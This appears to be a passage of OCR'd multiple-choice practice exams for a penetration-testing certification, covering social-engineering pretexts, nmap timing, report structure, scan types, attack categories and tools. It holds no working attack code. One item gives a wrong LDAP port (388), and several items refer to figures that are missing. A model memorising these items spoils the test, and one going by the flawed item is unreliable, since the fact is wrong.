12. During a penetration test, you send an email to the CFO of the target organization. The email claims that the webcam on the CFO's laptop has been clandestinely used to record him viewing pornography. The email threatens to post this video and notify his family, his employer, and the police if he doesn't respond with certain sensitive information about his company. Which motivation factor was used in this scenario?
A. Fear
B. Social proof
C. Authority
D. Scarcity

13. A penetration tester sends an email to a sales rep of the target organization, claiming to be the CEO of one of the organization's most important clients. The email asks the employee to create a VPN account to allow the CEO access to certain files on the organization's network. The email threatens to terminate the business relationship if this doesn't happen. What motivation factor did the penetration tester use in this scenario?
A. Likeness
B. Social proof
C. Authority
D. Scarcity

14. A penetration tester sends an email to an employee of the target organization, claiming to be a sales rep on the road. She claims in the email that her VPN connection from her hotel is running extremely slow and that she can't access her client's data. If she doesn't get the data, she will lose the sale. The message asks the employee to email her a copy of the files. What motivation factor did the penetration tester use in this scenario?
A. Social proof
B. Urgency
C. Scarcity
D. Authority

15. A penetration tester sends email to an employee of the target organization, claiming to be a sales rep on the road. She claims in the email that she forgot her VPN password and now it is locked because she tried too many wrong ones. She asks the employee for his VPN username and password so she can log on and update the customer database with a huge new order. She mentions in the email that one of the target employee's coworkers has done this for her in the past and it wasn't a big deal. What motivation factors did the penetration tester use in this scenario? (Choose two.)
A. Social proof
B. Urgency
C. Scarcity
D. Authority
E. Fear

16. A penetration tester is using nmap to scan hosts on the target network. The client uses an aggressive IPS tool and employs an experienced IT staff that she needs to avoid. Which timing option should she use with nmap to avoid detection? (Assume that time is not an issue.)
A. -T1
B. -T3
C. -T4
D. -T5

17. A penetration tester is using nmap to scan hosts on the target network. The client has a lax security posture and employs a relatively inexperienced

IT staff. Which timing option could she consider using with nmap to speed up her scans?
A. -T1
B. -T2
C. -T3
D. -T4

18. A penetration tester runs an nmap scan without specifying a timing option. Which one is used by default?
A. -T1
B. -T2
C. -T3
D. -T4
E. -T0

19. Which nmap timing option causes it to scan in Paranoid mode?
A. -T0
B. -T1
C. -T2
D. -T3
E. -T4

20. Which nmap timing option causes it to scan in Insane mode?
A. -T5
B. -T4
C. -T3
D. -T2
E. -T1

21. You are generating a written report of findings after a penetration test. During the test, you followed the NIST 800-115 standard. In which section of the report should you include this information?
A. Executive summary
B. Methodology
C. Findings and remediation
D. Metrics and measures

22. You are generating a written report of findings after a penetration test. In which section of the report should you provide the reader with a high-level

synopsis of the test and the results?
A. Executive summary
B. Methodology
C. Findings and remediation
D. Metrics and measures

23. You are generating a written report of findings after a penetration test. In which section should you report risk ratings?
A. Executive summary
B. Methodology
C. Findings and remediation
D. Metrics and measures
E. Conclusion

24. Which section of a written report of penetration test findings is intended to be read by less-technical audiences?
A. Executive summary
B. Methodology
C. Findings and remediation
D. Metrics and measures
E. Conclusion

25. You are generating a written report of findings after a penetration test. During the test, you followed the specifications of the EC-Council for its Certified Ethical Hacker (CEH) certification. Where should this information be included in your report?
A. Executive summary
B. Methodology
C. Findings and remediation
D. Metrics and measures
E. Conclusion

26. You are scoping a black box penetration test for a client. The goal is to see whether you can gain access to sensitive financial data stored on an internal database server. What should the client do prior to starting the test?
A. Create internal user accounts for the testers that have the same level of privileges as a typical employee.
B. Whitelist the testers' user accounts in their web application firewall (WAF).

C. Configure certificate pinning.
D. Configure security exceptions that allow the penetration testers' systems to bypass network access controls (NAC).
E. None of the above.

27. You are scoping a white box penetration test for a client. The client has implemented network access controls (NAC) with IPSec to prevent devices that are out of compliance with company policies from connecting to the secure internal network. Because you are conducting a white box test, your testers' systems need to bypass NAC and be granted direct access to internal secure network. What should the client do to accomplish this?
A. Configure certificate pinning.
B. Connect their computers to a switch port that is on the secure internal network.
C. Configure a NAC exception for each system.
D. Temporarily disable NAC.

28. During a penetration test, an unmonitored side door was left ajar by an employee, which the tester then used to gain physical access to the client's facility. To keep this from happening again, the client completely removes the door and its frame from the building and fills the space with concrete. Which type of risk response is described in this
scenario?
A. Avoidance
B. Transference
C. Mitigation
D. Acceptance

29. During a penetration test, an unmonitored side door was left ajar by an employee, which the tester then used to gain physical access to the client's facility. To keep this from happening again, the client places a security guard in the hallway and instructs her to prevent unauthorized access. Which type of risk response is described in this scenario?
A. Avoidance
B. Transference
C. Mitigation
D. Acceptance

30. Your client hosts a large e-commerce website that sells clothing and accessories. During a penetration test, a tester was able to intercept customers' credit card numbers as they were being processed by an internal card processing application. To keep this from happening again, the client decides to outsource all credit card processing to a third-party processor. All transactions are redirected to the third-party processor such that your client never sees the actual credit card data. Which type of risk response is described in this scenario?
A. Avoidance
B. Transference
C. Mitigation
D. Acceptance

31. Which type of vulnerability scan most closely approximates the perspective that an internal system administrator would have of the network?
A. Credentialed
B. Noncredentialed
C. Discovery
D. Stealth

32. Which type of vulnerability scan most closely approximates the perspective that an external hacker would have of the network?
A. Credentialed
B. Noncredentialed
C. Full
D. Compliance

33. Which type of vulnerability scan can usually identify the most vulnerabilities?
A. Credentialed
B. Noncredentialed
C. Discovery
D. Stealth

34. Which type of vulnerability scan usually identifies the least number of vulnerabilities?
A. Credentialed
B. Noncredentialed
C. Full

D. Compliance

35. A ping sweep is an example of which type of vulnerability scan?
A. Discovery
B. Full
C. Stealth
D. Compliance

36. An ARP spoofing attack is categorized as which type of exploit?
A. Denial of service (DoS)
B. Man-in-the-middle
C. Distributed denial of service (DDoS)
D. VLAN hopping

37. During a black box penetration test, the tester parks in the target organizations parking lot and captures wireless network signals emanating from the building with his laptop. By doing this, he is able to capture the handshake process used by an authorized wireless client as it connects to the network. He later resends this handshake on the wireless network, allowing his laptop to connect to the wireless network as that authorized client. What kind of exploit is this?
A. DNS cache poisoning
B. ARP spoofing
C. Pass the hash
D. Replay attack

38. A replay attack is commonly categorized as which type of exploit?
A. Denial of service (DoS)
B. NAC bypass
C. Distributed denial of service (DDoS)
D. Man-in-the-middle

39. During a gray box penetration test, the tester is able to intercept packets being transmitted from a client to a server. The tester's workstation poses as the server to the client. The tester is able to modify the data in the packets and then send it on to the server. The tester's workstation poses as the client to the server. What kind of exploit is this?
A. Relay attack
B. DNS cache spoofing

C. Pass the hash
D. Replay attack

40. During a gray box penetration test, the tester is able to intercept packets being transmitted from a client to a server. The tester's workstation poses as the server to the client. The tester views the data in the packets but does not modify it before forwarding the data on to the server. What kind of exploit is this?
A. Relay attack
B. DNS cache spoofing
C. Pass the hash
D. Replay attack

41. Consider the following image:

```
Using default input encoding: UTF-8
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 AVX-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
toor             (root)
1g 0:00:00:00 DONE 1/3 (2018-11-30 03:30) 100.0g/s 12800p/s 12800c/s 12800C/s root..Root)
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Which credential testing tool was used to generate this output?
A. John the Ripper
B. Hydra
C. theHarvester
D. Dirbuster

42. Consider the following image:

```
Domain Name: TESTOUT.COM
Registry Domain ID: 2178588_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2018-02-03T16:29:56Z
Creation Date: 1998-02-26T05:00:00Z
Registry Expiry Date: 2021-02-25T05:00:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Registrar Abuse Contact Email: abuse@web.com
Registrar Abuse Contact Phone: +1.8003337680
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS-56.AWSDNS-07.COM
Name Server: NS-697.AWSDNS-23.NET
Name Server: NS1-07.AZURE-DNS.COM
Name Server: NS2-07.AZURE-DNS.NET
DNSSEC: unsigned
```

Which OSINT tool was used to generate this output?

A. whois
B. Foca
C. Maltego
D. Censys

43. As a part of a black box penetration test, you've discovered that the target organization's wireless network signal is emanating out into the parking lot and across the street. You want to access the internal network using this wireless network radio signal. However, the wireless network is encrypted. Which wireless compromise tools could you use to do this? (Choose two.)
A. searchsploit
B. netcat
C. OWASP ZAP
D. WiFite
E. Kismet

44. During a gray box penetration test, the tester needs to proxy connections between the target organization's web application server and client systems running web browsers. Which web proxy penetration testing tools could the tester use to do this? (Choose two.)
A. searchsploit
B. Burp Suite
C. OWASP ZAP
D. Impacket
E. Empire

45. During a gray box penetration test, the tester wants to be able to set up a reverse shell exploit where a compromised system on the target network "calls home" to a listener set up on the tester's laptop to enable the tester to remote control the compromised system. Which remote access tool could be used to do this?
A. netcat
B. Responder
C. Impacket
D. BeEF

46. In terms of multifactor authentication, which of the following is an example of something you are?

A. Password
B. Challenge-response questions
C. Retina scan
D. Hardwire connection to the organization's internal LAN

47. In terms of multifactor authentication, which of the following is an example of somewhere you are?
A. Security token generator
B. Passphrase
C. Hardwire connection to the organization's internal LAN
D. Voiceprint

48. In terms of multifactor authentication, which of the following is an example of somewhere you are?
A. RFID proximity reader
B. USB token generator
C. Disconnected token generator
D. Password

49. Which of the following is an example of multifactor authentication?
A. Username + PIN
B. RFID proximity reader + hardware connection to the LAN
C. Biometric scan + PIN
D. Password + challenge/response question

50. Which of the following is an example of multifactor authentication?
A. Username + password
B. password + security token generator
C. USB token generator + disconnected token generator
D. Password + PIN

51. A team of testers is conducting an assessment for an organization. The team is not concerned with assessing a broad range of vulnerabilities. Instead, they are conducting a coordinated attack governed by very narrow objectives. The rules of engagement specify that they can use physical, electronic, and social exploits to achieve their objective. What kind of penetration test is happening in this scenario?
A. Compliance-based penetration test
B. White box penetration test

C. Gray box penetration test
D. Black box penetration test
E. Red team penetration test

52. You are conducting a black box penetration test for client. The client leases its office space in a building shared with other tenants. You are sitting in your car in a parking lot in front of the client's offices scanning for wireless network signals emanating from the building. You have identified five separate SSIDs. You don't know which one belongs
to your client, so you decide to clandestinely connect to all of them and then run some simple scans to isolate which one is your client's wireless network. What did you do incorrectly in this scenario?
A. Sitting in a car in front of the client's offices will likely draw suspicion.
B. A gray box test would have been more effective in this scenario.
C. Wireless signals emanating outside of a building are usually too weak to be of use.
D. You are attacking wireless networks that are out of scope.

53. Which of the following threat actors typically have the financial resources and technical expertise required to develop their own extensive exploits? (Choose two.)
A. Organized crime
B. Malicious insider
C. Script kiddie
D. Nation-state actor
E. Hacktivist

54. Which of the following threat actors exploits the trust that has been legitimately granted to them by an organization to compromise that organization's information or systems?
A. Organized crime
B. Malicious insider
C. Script kiddie
D. Nation-state actor
E. Hacktivist

55. Which of the following threat actors typically lacks the technical expertise to develop their own exploits and must rely on prewritten code downloaded from the Internet?

A. Organized crime
B. Hacktivist
C. Script kiddie
D. Nation-state actor

56. You're prioritizing vulnerabilities discovered during a vulnerability scan. One vulnerability you found has a Common Vulnerability Scoring System (CVSS) score of 10. To which risk category does this vulnerability belong?
A. Low
B. Medium
C. High
D. Critical

57. You're prioritizing vulnerabilities discovered during a vulnerability scan. One vulnerability you found has a Common Vulnerability Scoring System (CVSS) score of 5.3. To which risk category does this vulnerability belong?
A. Low
B. Medium
C. High
D. Critical

58. You're prioritizing vulnerabilities discovered during a vulnerability scan. One vulnerability you found has a Common Vulnerability Scoring System (CVSS) score of 7.2. To which risk category does this vulnerability belong?
A. Low
B. Medium
C. High
D. Critical

59. You are assessing the results of a vulnerability scan and have noticed a common theme. You have found that almost all of the target organization's Windows Server 2012 R2 systems are missing the same critical security updates. What should you do? (Choose two.)
A. Halt the penetration test and inform the client immediately.
B. Investigate whether this creates any vulnerabilities that you could exploit.

C. Document the common theme of missing updates in the final penetration test report.
D. Install the missing updates on the servers.
E. Document the missing updates on your penetration testing best practices blog.

60. You are assessing the results of a vulnerability scan and have made an observation. You have found that the organization has many Linux servers deployed that still run on a distribution that was released in 2008. What should you do?
A. Map vulnerabilities present in the older Linux servers to possible exploits.
B. Halt the penetration test and inform the client immediately.
C. Recommend that the client upgrade the servers in an email.
D. Upgrade the servers for your client.

61. Which program can you use as a standard user on a Linux system to execute programs as root?
A. sudo
B. ps
C. top
D. nice

62. Which Linux exploit causes the return address of a subroutine to be replaced by the address of a subroutine that is already present in a process's' memory?
A. SGID
B. Sticky bit
C. Ret2libc
D. Unsecure sudo

63. Which of the following refers to the name of the attribute that stores passwords in a Windows Group Policy Preference item?
A. cPassword
B. TGT
C. TGS
D. LSASS

64. During a penetration test, you discover that an administrator is using clear-text LDAP on port 388 to update user accounts in their LDAP-compliant directory service, including user credentials. What should you recommend the client do to fix this?
A. Recommend they discontinue using LDAP clients to manage user accounts.
B. Recommend they use SSL-enabled LDAP on port 636.
C. Recommend they switch to a non-LDAP directory service.
D. Recommend they use SSH-enabled LDAP on port 22.

65. During a gray box penetration test, the tester logs on to the target organization's domain and requests a service principle name (SPN) for registered service. A ticket is received, and the tester takes it offline and attempts to crack its encryption. What is this exploit called?
A. Sandbox escape
B. Kerberoasting
C. DLL hijacking
D. Cold boot attack

66. Which control structure is considered to be a flow control structure?
A. while loop
B. for loop
C. until loop
D. if/then/else

67. Which control structure will keep processing over and over as long as the specified condition evaluates to false?
A. while loop
B. for loop
C. until loop
D. if/then/else

68. Which control structure will process a specified number of times?
A. while loop
B. for loop
C. until loop
D. if/then/else
E. case

69. You need to create a PowerShell script that will prompt the user to enter a value. Which command will accept the value the user enters and assign it to a variable named TargetHost?
A. TargetHost = input('Please enter a hostname:')
B. read TargetHost
C. TargetHost = gets
D. $TargetHost = read-host -Prompt

70. Which command in a PowerShell script will cause it to write the value of a variable named TargetHost on the screen?
A. echo $TargetHost
B. print (TargetHost)
C. writeln TargetHost
D. puts TargetHost

71. Once the completion of testing is done for a client, the tester is prioritizing the findings and recommendations for an executive summary. Which one of the following considerations would be the most beneficial to the client?
A. The availability of patches and other remediations
B. The levels of difficulty to exploit the identified vulnerabilities
C. The risk tolerance of the client's organization
D. The time it took to accomplish each step

72. A junior technician in an organization's IT department runs a penetration test on a corporate web application. During testing, the technician discovers that the application can disclose a SQL table with all user account and password information. How should the technician notify management?
A. The technician should connect to the SQL server using this information and change the passwords of a few noncritical accounts to demonstrate a proof of concept to management.
B. The technician should document the findings using an executive summary including recommendations and screenshots to provide to management.
C. The technician should notify the development team of the discovery and suggest that input validation be enforced on the web application's SQL query strings.
D. The technician should request that management create a request for proposal (RFP) to begin a formal engagement with a professional penetration

testing company.

73. You are a security analyst, and you are reviewing the results of a recent internal vulnerability scan that was performed against intranet services. The scan reports indicated that there was a critical vulnerability. The report indicated the following:
Title: Remote Command Execution vulnerability in web server
Rating: Critical (CVSS 10.0)
Threat actor: any remote user of the web server
Confidence: certain
Recommendation: apply vendor patches
What should you do first?
A. Apply a risk rating and how it affects the organization.
B. Exploit the server to determine whether the scan indicated a false positive.
C. Inform senior management about the vulnerability.
D. Organize for critical out-of-cycle patching.

74. You are a penetration tester, and while doing a cleanup after a penetration test, it is discovered that the client does not have the necessary data wiping tools. The tools needed were then distributed to the technicians who needed them. During what phase should you revisit this issue?
A. During lessons learned
B. During mitigation
C. During preparation
D. During reporting

75. You are discussing multifactor authentication with a client. The client asks you for an example of what multifactor authentication is. What do you tell the client as to what would meet requirements of multifactor authentication?
A. Using biometric fingerprints and voice recognition
B. Using smart cards and PINs
C. Using retina scans and voice recognition
D. Using usernames, PINs, and employee ID numbers

76. IEEE defines three wireless frames within the wireless standard for Wi-Fi network devices. Which frame is ultimately used for authentication?
A. Management frame

B. Control frame
C. Monitor frame
D. Data frame

77. In wireless networks, which frame is a type of management frame that identifies the SSID, encryption type, and MAC address of an access point?
A. Beacon frame
B. Probe request frame
C. Data frame
D. Association response frame

78. Real-time operating systems (RTOSs) are typically found in embedded devices such as routers, IP cameras, health care devices, and so forth. There are multiple classifications of RTOS devices. Which classification must adhere to time constraints for an associated task?
A. Hard
B. Firm
C. Soft
D. All the above

79. Burp Suite Pro is a web-based security assessment tool that provides the ability to proxy and service manual testing requests during a pentest. What is the name of a similar tool, developed by OWASP, that provides similar web application testing abilities?
A. ZAP
B. DirBuster
C. Webgoat
D. Nessus

80. During a pentest, you discover a sitemap.xml file and a crossdomain.xml file. These files can provide useful information for mapping out web directories and files that would otherwise have to be brute-forced. What is the name of another file that can provide URLs and URI locations that restricts search engines from crawling certain locations?
A. policy.xml
B. site.txt
C. robots.txt
D. crossdomain.policy

Practice Exam 7

1. You work at a penetration testing consulting firm. An organization that you have not worked with previously calls and asks you to perform a black box assessment of its network. You agree on a price and scope over the phone. After quickly designing the test on paper, you begin execution later that afternoon. Was this test conducted properly?
A. Yes, proper penetration test planning and scoping procedures were followed.
B. No, new clients should be properly vetted before beginning an assessment.
C. No, a master service agreement (MSA) should be signed before testing begins.
D. No, the rules of engagement (ROE) for the test should be documented and signed by both parties.

2. You are arranging the terms of a penetration test with a new client. Which of the following is an appropriate way to secure legal permission to conduct the test?
A. Ask a member of senior management via email for permission to perform the test.
B. Ask a member of the IT staff over the phone for permission to perform the test.
C. Ask a member of the IT staff to sign a document granting you permission to perform the test.
D. Ask a member of senior management to sign a document granting you permission to perform the test.

3. Which type of penetration test best simulates an outsider attack?
A. Black box
B. Gray box
C. White box
D. Blue box

4. You need to conduct a penetration test for a client that best assesses the target organization's vulnerability to a malicious insider who has the network privileges of an average employee. Which type of test should you perform?

A. Gray box
B. White box
C. Black box
D. Red box


5. Which type of penetration test requires the most time and money to conduct?
A. White box
B. Gray box
C. Black box
D. Green box

6. During the discovery phase of a black box penetration test, you run the traceroute command to discover the route over the Internet to the target organization's web server. The results are shown here:

```
 5  ip65-46-63-129.z63-46-65.customer.algx.net (65.46.63.129)  28.990 ms  28.425
 ms  28.377 ms
 6  216.156.16.28.ptr.us.xo.net (216.156.16.28)  37.020 ms  43.698 ms  35.049 ms
 7  207.88.12.160.ptr.us.xo.net (207.88.12.160)  35.777 ms  34.428 ms  51.674 ms
 8  207.88.12.158.ptr.us.xo.net (207.88.12.158)  37.354 ms  51.452 ms  44.203 ms
 9  207.88.12.151.ptr.us.xo.net (207.88.12.151)  43.000 ms  42.925 ms  31.389 ms
10  ae0d1.cir1.sanjose2-ca.us.xo.net (207.88.13.101)  58.014 ms  57.989 ms  57.9
45 ms
11  216.156.85.86.ptr.us.xo.net (216.156.85.86)  61.328 ms  53.363 ms  61.214 ms
12  * * *
13  * * *
14  * * *
root@kali:~#
```

What do the *** characters indicate on lines 12, 13, and 14?
A. The associated devices have been configured to not respond to pings.
B. The hostnames of the associated devices could not be resolved by the DNS server.
C. The associated devices are down.
D. Your computer has been blacklisted by these devices in the route.


7. During the discovery phase of a black box penetration test, you use the centralops.net website to perform reconnaissance on the target organization's domain name. Partial results are shown here:



What public-facing services are available for this domain name? (Choose two.)


A. FTP
B. Secure email
C. Insecure web server
D. Secure web server
E. Insecure email
F. Secure shell

8. During the discovery phase of a black box penetration test, you use the centralops.net website to perform reconnaissance on the target organization's domain name. Partial results are shown here:



Which of the following are true? (Choose two.)
A. The organization's certificate expired in 2017.
B. SHA1 was used to sign the organization's certificate.
C. The organization uses the Apache web server.
D. SHA256 was used to sign the organization's certificate.
E. The organization's web server runs on Windows.

9. During the discovery phase of a black box penetration test, you have identified an email address that you suspect belongs to an executive within the target organization. You use the centralops.net website to analyze that email address. The results are shown here:



MX records


preference	exchange	IP address (if included)
5	testout-com.mail.protection.outlook.com	

SMTP session

```
[Resolving testout-com.mail.protection.outlook.com...]
[Contacting testout-com.mail.protection.outlook.com [216.32.181.106]...]
[Connected]
220 DM3NAM05FT059.mail.protection.outlook.com Microsoft ESMTP MAIL Service ready at Mon, 8 Oct 2018 19:34:56 +0000
EHLO mx1.validemail.com
250-DM3NAM05FT059.mail.protection.outlook.com Hello [208.101.20.91]
250-SIZE 157286400
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-STARTTLS
250-8BITMIME
250-BINARYMIME
250-CHUNKING
250 SMTPUTF8
MAIL FROM:<>
250 2.1.0 Sender OK
RCPT TO:[redacted]
250 2.1.5 Recipient OK
RSET
250 2.0.0 Resetting
QUIT
221 2.0.0 Service closing transmission channel
[Connection closed]
```

What can you learn from the output?
